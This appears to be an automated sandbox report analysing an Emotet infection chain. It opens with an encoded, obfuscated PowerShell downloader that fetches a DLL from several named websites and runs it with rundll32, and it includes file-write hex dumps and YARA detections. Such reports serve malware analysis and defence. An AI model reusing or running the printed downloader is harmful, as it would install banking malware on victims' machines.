AGUAbQAgAD0AIAAoACgAJwBOACcAKwAnADQAOQAnACkAKwAnAEkAJwApADsA JABCADMAMQBDAD0AKAAnAEEAOAAnACsAJwAxAEoAJwApADsAJABRAGYAeAAx ADAAeABhAD0AJABlAE8ATQBFACsAKAAoACcAewAwAH0ASwBhACcAKwAnAGsA dABrAHMAdwB7ACcAKwAnADAAJwArACcAfQAnACsAJwBBAG4AJwArACcANgBv AHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArACQA VQBlADcAdgA2AGUAbQArACcALgBkACcAIAArACAAJwBsAGwAJwA7ACQAWQAw ADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgA cAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFQAYQAx AHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkACcA KwAnAGIAIAAnACkAKwAoACcAbgAnACsAJwBkADoAJwApACsAKAAnAC8AJwAr ACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcA KQArACcAZAAnACsAKAAnAC4AYwBvAG0ALwBjAG8AJwArACcAbgAnACsAJwB0 AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcA KQArACgAJwBMAGUAJwArACcAUwAnACkAKwAoACcALwAhAG4AJwArACcAcwAn ACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsA JwBkADoAJwApACsAJwAvAC8AJwArACgAJwBqAGUAZQAnACsAJwB2AGEAbgAn ACkAKwAoACcAbABpAGMALgBjAG8AbQAvAHcAJwArACcAcAAtACcAKwAnAGMA bwAnACsAJwBuACcAKwAnAHQAZQAnACkAKwAoACcAbgB0ACcAKwAnAC8AJwAp ACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAA JwArACcAdwB1ACAAJwArACcAZABiACAAbgBkACcAKQArACgAJwA6AC8AJwAr ACcALwBkACcAKQArACcAYQBzACcAKwAoACcAaAAnACsAJwB1AGQAJwApACsA KAAnAGEAbgBjAGUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnACsAJwB0 AGgAJwApACsAJwBpAG4AJwArACgAJwBrAHAAJwArACcAaAAnACsAJwBwAC8A ZAAnACkAKwAnAGcAJwArACcAcwAnACsAKAAnADcASgAnACsAJwBtADkAJwAp ACsAJwAvACcAKwAoACcAIQBuACcAKwAnAHMAIAB3ACcAKQArACgAJwB1ACAA ZAAnACsAJwBiACcAKQArACgAJwAgAG4AJwArACcAZAA6AC8AJwArACcALwAn ACkAKwAoACcAbAAnACsAJwBlAG8AJwApACsAKAAnAHAAYQByACcAKwAnAGQA YwAnACkAKwAoACcAcgBhAG4AJwArACcAZQBzACcAKQArACgAJwAuAGMAbwAn ACsAJwBtAC8AJwArACcAegB5AG4AcQAnACkAKwAnAC0AJwArACcAbAAnACsA KAAnAGkAJwArACcAbgB1ACcAKwAnAHgAJwArACcALQB5AGEAYQB5ACcAKQAr ACcAZgAvACcAKwAoACcAdwAnACsAJwAvACEAbgAnACkAKwAnAHMAIAAnACsA KAAnAHcAdQAgACcAKwAnAGQAYgAnACsAJwAgACcAKQArACcAbgAnACsAJwBk ACcAKwAnADoAJwArACcALwAnACsAKAAnAC8AbQBtAHIAaQBuAGMAJwArACcA cwAuACcAKQArACgAJwBjAG8AJwArACcAbQAnACsAJwAvAGUAdABlAHIAbgBh AGwALQAnACkAKwAoACcAZAAnACsAJwB1AGUAbAAnACkAKwAoACcAaQAnACsA JwBzAHQALQAnACkAKwAoACcAOQBjAHUAJwArACcAcQB2AC8AagAnACkAKwAo ACcAeAAnACsAJwBHAFEAagAvACEAJwArACcAbgAnACkAKwAoACcAcwAnACsA JwAgAHcAJwApACsAKAAnAHUAIABkACcAKwAnAGIAIABuAGQAJwArACcAOgAv ACcAKQArACgAJwAvADMAJwArACcAbQB1ACcAKwAnAHMAawAnACkAKwAnAGUA dAAnACsAKAAnAGUAZQByACcAKwAnAHMAZQBuAHQALgBuAGUAJwArACcAdAAv ACcAKQArACgAJwB3ACcAKwAnAHAALQBpAG4AJwArACcAYwBsAHUAZABlAHMA LwBUAFUAJwArACcAZwBEAC8AIQBuACcAKwAnAHMAIAAnACkAKwAnAHcAdQAn ACsAJwAgACcAKwAoACcAZAAnACsAJwBiACAAJwApACsAKAAnAG4AZAAnACsA JwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAoACcAcwAnACsAJwBr AGkAbABtAHUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnACsAJwB3ACcA KwAnAHAALQBhACcAKQArACcAZAAnACsAKAAnAG0AaQBuAC8AJwArACcAaAAn ACsAJwBRACcAKQArACgAJwBWAGwAQgAnACsAJwA4AGIALwAnACkAKQAuACIA cgBgAGUAUABsAEEAYABjAEUAIgAoACgAKAAnAG4AcwAnACsAJwAgACcAKQAr ACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAnAG4AZAAnACkALAAoAFsA YQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAs ACcAcwBjACcALAAkAEsAMQBpAHUAeAB4AHAALAAnAHcAZAAnACkAWwAzAF0A KQAuACIAUwBwAGAAbABpAFQAIgAoACQARAA1ADQAUwAgACsAIAAkAEsAbwAz AGEAYwA2ADMAIAArACAAJABGADAAOABKACkAOwAkAE8AMQA2AFIAPQAoACcA WAA2ACcAKwAnADIAVgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEoAZAA1 AHMAXwBoAGYAIABpAG4AIAAkAFQAYQAxAHkAcwBwADQAKQB7AHQAcgB5AHsA KAAmACgAJwBOAGUAJwArACcAdwAtAE8AJwArACcAYgBqACcAKwAnAGUAYwB0 ACcAKQAgAHMAeQBTAFQARQBNAC4ATgBlAFQALgB3AEUAQgBDAEwASQBFAG4A dAApAC4AIgBEAE8AdwBOAGAATABgAG8AQQBgAEQARgBJAGwARQAiACgAJABK AGQANQBzAF8AaABmACwAIAAkAFEAZgB4ADEAMAB4AGEAKQA7ACQATAAyADkA RAA9ACgAJwBPADYAJwArACcANABlACcAKQA7AEkAZgAgACgAKAAmACgAJwBH AGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJABRAGYAeAAxADAA eABhACkALgAiAEwAYABlAG4ARwBgAFQAaAAiACAALQBnAGUAIAA0ADQANwAx ADIAKQAgAHsAJgAoACcAcgB1AG4AZAAnACsAJwBsAGwAMwAyACcAKQAgACQA UQBmAHgAMQAwAHgAYQAsACgAJwBBACcAKwAoACcAbgB5AFMAdAAnACsAJwBy ACcAKQArACgAJwBpACcAKwAnAG4AZwAnACkAKQAuACIAVABvAHMAYABUAFIA aQBgAE4AZwAiACgAKQA7ACQAQgAyADcAQgA9ACgAKAAnAFcANAAnACsAJwAz ACcAKQArACcAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFoAOAAxAFYAPQAoACcA SQA2ACcAKwAnADIAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEIANQA4 AEkAPQAoACcATwAzACcAKwAnADUASQAnACkA
Imagebase:	0x13f6a0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE89CBEC7	CreateDirectoryW
C:\Users\user\Kaktksw\An6othh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE89CBEC7	CreateDirectoryW
C:\Users\user\Kaktksw\An6othh\N49I.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE89CBEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	4096	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP.....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	2	7FEE89CBEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	8620	ff b8 28 66 46 00 e8 75 f8 ff ff a1 e4 65 46 00 85 c0 74 17 8b 10 89 15 e4 65 46 00 50 e8 d6 f7 ff ff a1 e4 65 46 00 85 c0 75 e9 33 c0 5a 59 59 64 89 10 68 5d 1c 40 00 80 3d 4d 60 46 00 00 74 0a 68 cc 65 46 00 e8 d5 f7 ff ff 68 cc 65 46 00 e8 d3 f7 ff ff c3 e9 39 1e 00 00 eb db 5b 5d c3 53 3b 05 18 66 46 00 75 09 8b 50 04 89 15 18 66 46 00 8b 50 04 8b 48 08 81 f9 00 10 00 00 7f 38 3b c2 75 17 85 c9 79 03 83 c1 03 c1 f9 02 a1 24 66 46 00 33 d2 89 54 88 f4 eb 24 85 c9 79 03 83 c1 03 c1 f9 02 8b 1d 24 66 46 00 89 54 8b f4 8b 00 89 02 89 50 04 5b c3 8b 00 89 02 89 50 04 5b c3 8d 40 00 8b 15 28 66 46 00 eb 10 8b 4a 08 3b c1 72 07 03 4a 0c 3b c1 72 16 8b 12 81 fa 28 66 46 00 75 e8 c7 05 c8 65 46 00 03 00 00 00 33 d2 8b c2 c3 90 53 8b ca 83 e9 04 8d 1c 01 83 fa	..(fF..u.....eF...t.....eF.P. .....eF...u.3.ZYYd..h].@..= M`F..t.h.eF.....h.eF.....9.. ...[].S;..fF.u..P....fF..P..H. .....8;.u...y.....$fF.3.. T...$..y.....$fF..T.....P. [.....P.[..@...(fF....J.;.r ..J.;.r.....(fF.u....eF.....3. ....S.....	success or wait	15	7FEE89CBEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8835208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8835208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE895A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE89CBEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE89269DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE89269DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE89CBEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2724 Parent PID: 2456

General

Start time:	12:34:44
Start date:	25/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString
Imagebase:	0xff570000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	64	success or wait	1	FF5727D0	ReadFile
C:\Users\user\Kaktksw\An6othh\N49I.dll	unknown	264	success or wait	1	FF57281C	ReadFile

Analysis Process: rundll32.exe PID: 2728 Parent PID: 2724

General

Start time:	12:34:45
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString
Imagebase:	0x720000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2098814580.00000000003D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2098169869.0000000000180000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2098570175.0000000000250000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2800 Parent PID: 2728

General

Start time:	12:34:45
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Kaktksw\An6othh\N49I.dll',#1
Imagebase:	0x720000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2100845487.0000000000280000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2100381463.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2100479204.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 824 Parent PID: 2800

General

Start time:	12:34:46
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Clrqippylzmyb\rtulziofetmo.zgb',jrGFt
Imagebase:	0x720000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2102135109.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2101932435.0000000000260000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2101843571.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2948 Parent PID: 824

General

Start time:	12:34:47
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Clrqippylzmyb\rtulziofetmo.zgb',#1
Imagebase:	0x720000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2345876127.0000000000260000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2345849703.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2345928657.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis